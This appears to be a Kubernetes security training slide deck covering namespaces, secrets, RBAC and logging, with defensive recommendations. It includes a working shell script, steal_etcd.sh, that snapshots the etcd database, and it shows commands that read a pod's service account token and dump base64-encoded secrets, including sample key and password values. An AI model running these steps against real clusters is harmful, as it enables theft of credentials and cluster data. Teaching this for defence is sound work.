
Provide Cloud Provider with environmental details for troubleshooting

Ensure Logging and Monitoring are enabled on clusters

Namespaces

- “Isolate” Kubernetes Resources
- Many resources are “namespace scoped”
- Mental model: “Subnetting” of Kubernetes Resources
 - Vanilla k8s: No network isolation for pods
 - IRL: Network policies
- Examples:
 - Dev | Staging | Prod
- Many resources are namespace scoped
 - What are you supposed to have access to?

Node-1: Ubuntu 24.04



Recap

- Basic enumeration
- Install tools to scan the network
 - Masscan
 - dnscan -> <https://github.com/LowOrbitSecurity/dnscan>
 - Or get... *crafty* :)
- Solution
 - Network Policies
 - <https://kubernetes.io/docs/concepts/services-networking/network-policies/>

Kubernetes Secrets

Pods running in clusters need to access **sensitive information**.

Hard-coding **sensitive information** into applications is infeasible.
Secrets decouple sensitive material from the application.

Don't forget about config maps!

Base64 Encoded

- Base64 encoded
- No encryption
- Plaintext in pods

Encryption?

- An afterthought
- Possible but **rarely implemented**
- Find the **decryption key**

Centralized

- Stored in the cluster?
- Who should access secrets?
- `//The files are stored IN THE COMPUTER`

Misunderstood

- Outline a secrets policy
- Consider 3rd party solutions (\$\$\$)

Secrets

- Object that stores sensitive data
 - Not encrypted (base64 encoded)
- Decouples sensitive data from the application
- Namespace scoped*
- Mounted into pod as Linux environment variables, files, etc
- Causes lots of arguments

my-secret.yaml

```
apiVersion: v1
```

```
kind: Secret
```

```
metadata:
```

```
  name: my-secret
```

```
type: Opaque
```

```
data:
```

```
  username: Z3JhaGFtaGFja2VyCg==
```

```
  password: cGFzc3dvcmQ=
```


Secrets Continued

- Hot take (?): Kubernetes secrets objects are not a secure way of storing sensitive data
 - Better than nothing, but not great
- They're not well understood by users
- They're easy to commit to **code repos**
- No one actually encrypts them
- There are numerous footguns
 - Make sure you're not logging secrets to your SIEM

```
→ ~ kubectl get secrets -A
```

NAMESPACE	NAME	TYPE	DATA	AGE
default	api-key-secret	Opaque	1	69m
default	database-credentials	Opaque	2	69m
default	ssh-key-secret	kubernetes.io/ssh-auth	2	69m
default	tls-certificate	kubernetes.io/tls	2	13h
kube-system	bootstrap-token-1qpsro	bootstrap.kubernetes.io/token	5	3d15h
kube-system	bootstrap-token-j9zsek	bootstrap.kubernetes.io/token	5	3d15h

```
→ ~
```




File: steal_etcd.sh

```
1  #!/usr/bin/env bash
2  NOCOLOR=$(tput sgr0)
3  RED=$(tput setaf 1)
4  GREEN=$(tput setaf 2)
5  BLUE=$(tput setaf 4)
6  YELLOW=$(tput setaf 3)
7  TICK="$NOCOLOR[$GREEN+$NOCOLOR] "
8  TICK_ERROR="$NOCOLOR[$RED!$NOCOLOR] "
9
10 echo -n $TICK"Checking for etcd pod name in$BLUE kube-system$NOCOLOR namespace... "
11 ETCD_NAME=$(kubectl get pods -n kube-system | grep etcd | awk '{print $1}')
12 echo $YELLOW $ETCD_NAME
13 ETCD_INFO=$(kubectl describe pod -n kube-system $ETCD_NAME)
14 ETCD_CACERT=$(echo "$ETCD_INFO" | grep '\--trusted-ca-file' | cut -d"=" -f 2)
15 ETCD_SERVERCERT=$(echo "$ETCD_INFO" | grep '\--cert-file' | cut -d"=" -f 2)
16 ETCD_KEY=$(echo "$ETCD_INFO" | grep '\--key-file' | cut -d"=" -f 2)
17
18 echo $TICK"Attempting to save etcd databse snapshot to $BLUE/tmp/etcd-loot.db"$NOCOLOR
19 ETCDCTL_API=3 etcdctl --cacert=$ETCD_CACERT --cert=$ETCD_SERVERCERT --key=$ETCD_KEY snapshot save /tmp/etcd-loot.db
20 if [ $? -eq 0 ];then
21     echo $TICK"Etcd snapshot success, stored in $BLUE/tmp/etcd-loot.db!"$NOCOLOR
22 else
23     echo $TICK_ERROR$RED"Failed to take snapshot of etcd database!"$NOCOLOR
24 fi
```

Stealing Secrets

- Post Exploitation (or lateral movement)
- Definition of `show not tell`
 - All of a sudden everyone becomes very anxious
- Look for creds, keys, etc
- Secrets have many flaws
- etcd should be encrypted
 - <https://kubernetes.io/docs/tasks/administer-cluster/encrypt-data/>
- Keep encryption keys safe



RBAC

- Role based access control
- Explicitly define what IS allowed. Deny all others.
- Implement least privilege
- RBAC can be assigned to service accounts

pod-viewer.yaml

```
kind: Role
metadata:
  # The namespace your role is allowed access to.
  namespace: default
  # The name of the role
  name: pod-viewer
rules:
  # Which API group can be accessed.
  - apiGroups: [""]
    # The resource able to be accessed with verbs
    resources: ["pods"]
    # What the role is allowed to access
    verbs: ["get", "list"]
```

RBAC

- Viewing RBAC from inside a pod as an attacker
- View service account token in pod at `/var/run/secrets/kubernetes.io/serviceaccount/token`

```
> TOKEN=$(cat /var/run/secrets/kubernetes.io/
serviceaccount/token) ; jq -R 'split(".") | .[1] |
@base64d | fromjson' <<< $TOKEN
```

```
root@pod-creator:/# TOKEN=$(cat /var/run/secrets/kubernetes.io/serviceaccount/token)
| @base64d | fromjson' <<< $TOKEN
{
  "aud": [
    "https://kubernetes.default.svc.cluster.local"
  ],
  "exp": 1770495384,
  "iat": 1738959384,
  "iss": "https://kubernetes.default.svc.cluster.local",
  "jti": "32b4d94f-62ee-49ae-86fe-def7c45c19b9",
  "kubernetes.io": {
    "namespace": "dmz",
    "node": {
      "name": "minikube-m03",
      "uid": "8fd781d5-7c89-4b16-a419-0b0f98bcfb0d"
    },
    "pod": {
      "name": "pod-creator",
      "uid": "6fd7da61-10a8-4928-ad3a-541266d4be8b"
    },
    "serviceaccount": {
      "name": "pod-creator-sa",
      "uid": "92e62de6-af18-4cd8-aa80-2ee79b6e8ddc"
    },
    "warnafter": 1738962991
  },
  "nbf": 1738959384,
  "sub": "system:serviceaccount:dmz:pod-creator-sa"
}
root@pod-creator:/#
```

RBAC

- Check your permissions with
> `kubectl auth can-i --list`

```
root@secrets-reader:/# kubectl auth can-i --list | grep "get list\|"
```

Resources	Non-Resource URLs	Resource Names	Verbs
selfsubjectreviews.authentication.k8s.io	[]	[]	[create]
selfsubjectaccessreviews.authorization.k8s.io	[]	[]	[create]
selfsubjectrulesreviews.authorization.k8s.io	[]	[]	[create]
secrets	[]	[]	[get list]

RBAC

- Querying the kube-apiserver for the secrets using kubectl

- Requires kubectl/curl/etc

```
> kubectl get secrets
```

```
> kubectl get secrets -o yaml
```

```
root@secrets-reader:/# kubectl get secrets
```

NAME	TYPE	DATA	AGE
api-key-secret	Opaque	1	19m
database-credentials	Opaque	2	19m
ssh-key-secret	kubernetes.io/ssh-auth	2	19m
tls-certificate	kubernetes.io/tls	2	19m

```
root@secrets-reader:/# kubectl get secrets -o yaml | grep -A1 " data:"
```

```
data:
```

```
  api-key: YTFiMmMzZDRlNWY2ZzdoOGk5ajA=
```

```
--
```

```
data:
```

```
  password: UEAkJHdPcmQxMjMh
```

```
--
```

```
data:
```

```
  ssh-privatekey: LS0tLS1CRUdJTiBSU0EgUFJJVkFURSBLRVktLS0tLQpNSU1FdmdJJQkFEQU5CZ2txa
uLkZBS0VfU1NBX1BSSVZBVEVfS0VZX0RBVEEuLi4uCi0tLS0tRU5EIFJTQSBQUklWQVRFIEtFWS0tLS0t
```

```
--
```


```
data:
```

```
  tls.crt: LS0tLS1CRUdJTiBDRVJUSUZJQ0FURS0tLS0tCk1JSUN6akNDQWplZ0F3SUJBZ0lKQU5XLy4u
NFU1RJRklDQVRFLS0tLS0=
```

```
root@secrets-reader:/#
```

Recap

- Basic Linux enumeration
 - What tools do you have available to you?
 - Can you install tools?
- Check your permissions with the API server
 - What does your service account token say?
 - Can you **create** resources?
 - Can you **get/list** resources?
 - Is that data sensitive?



Logging?

- Easy to log, difficult to understand
 - Is a pod being created **malicious**?
 - Is a **secret** being accessed bad?
 - Will your SOC know?
- Useless without context
 - But context is hard
- Log at different levels:
 - Metadata
 - Request
 - RequestResponse
 - None

my-policy.yaml

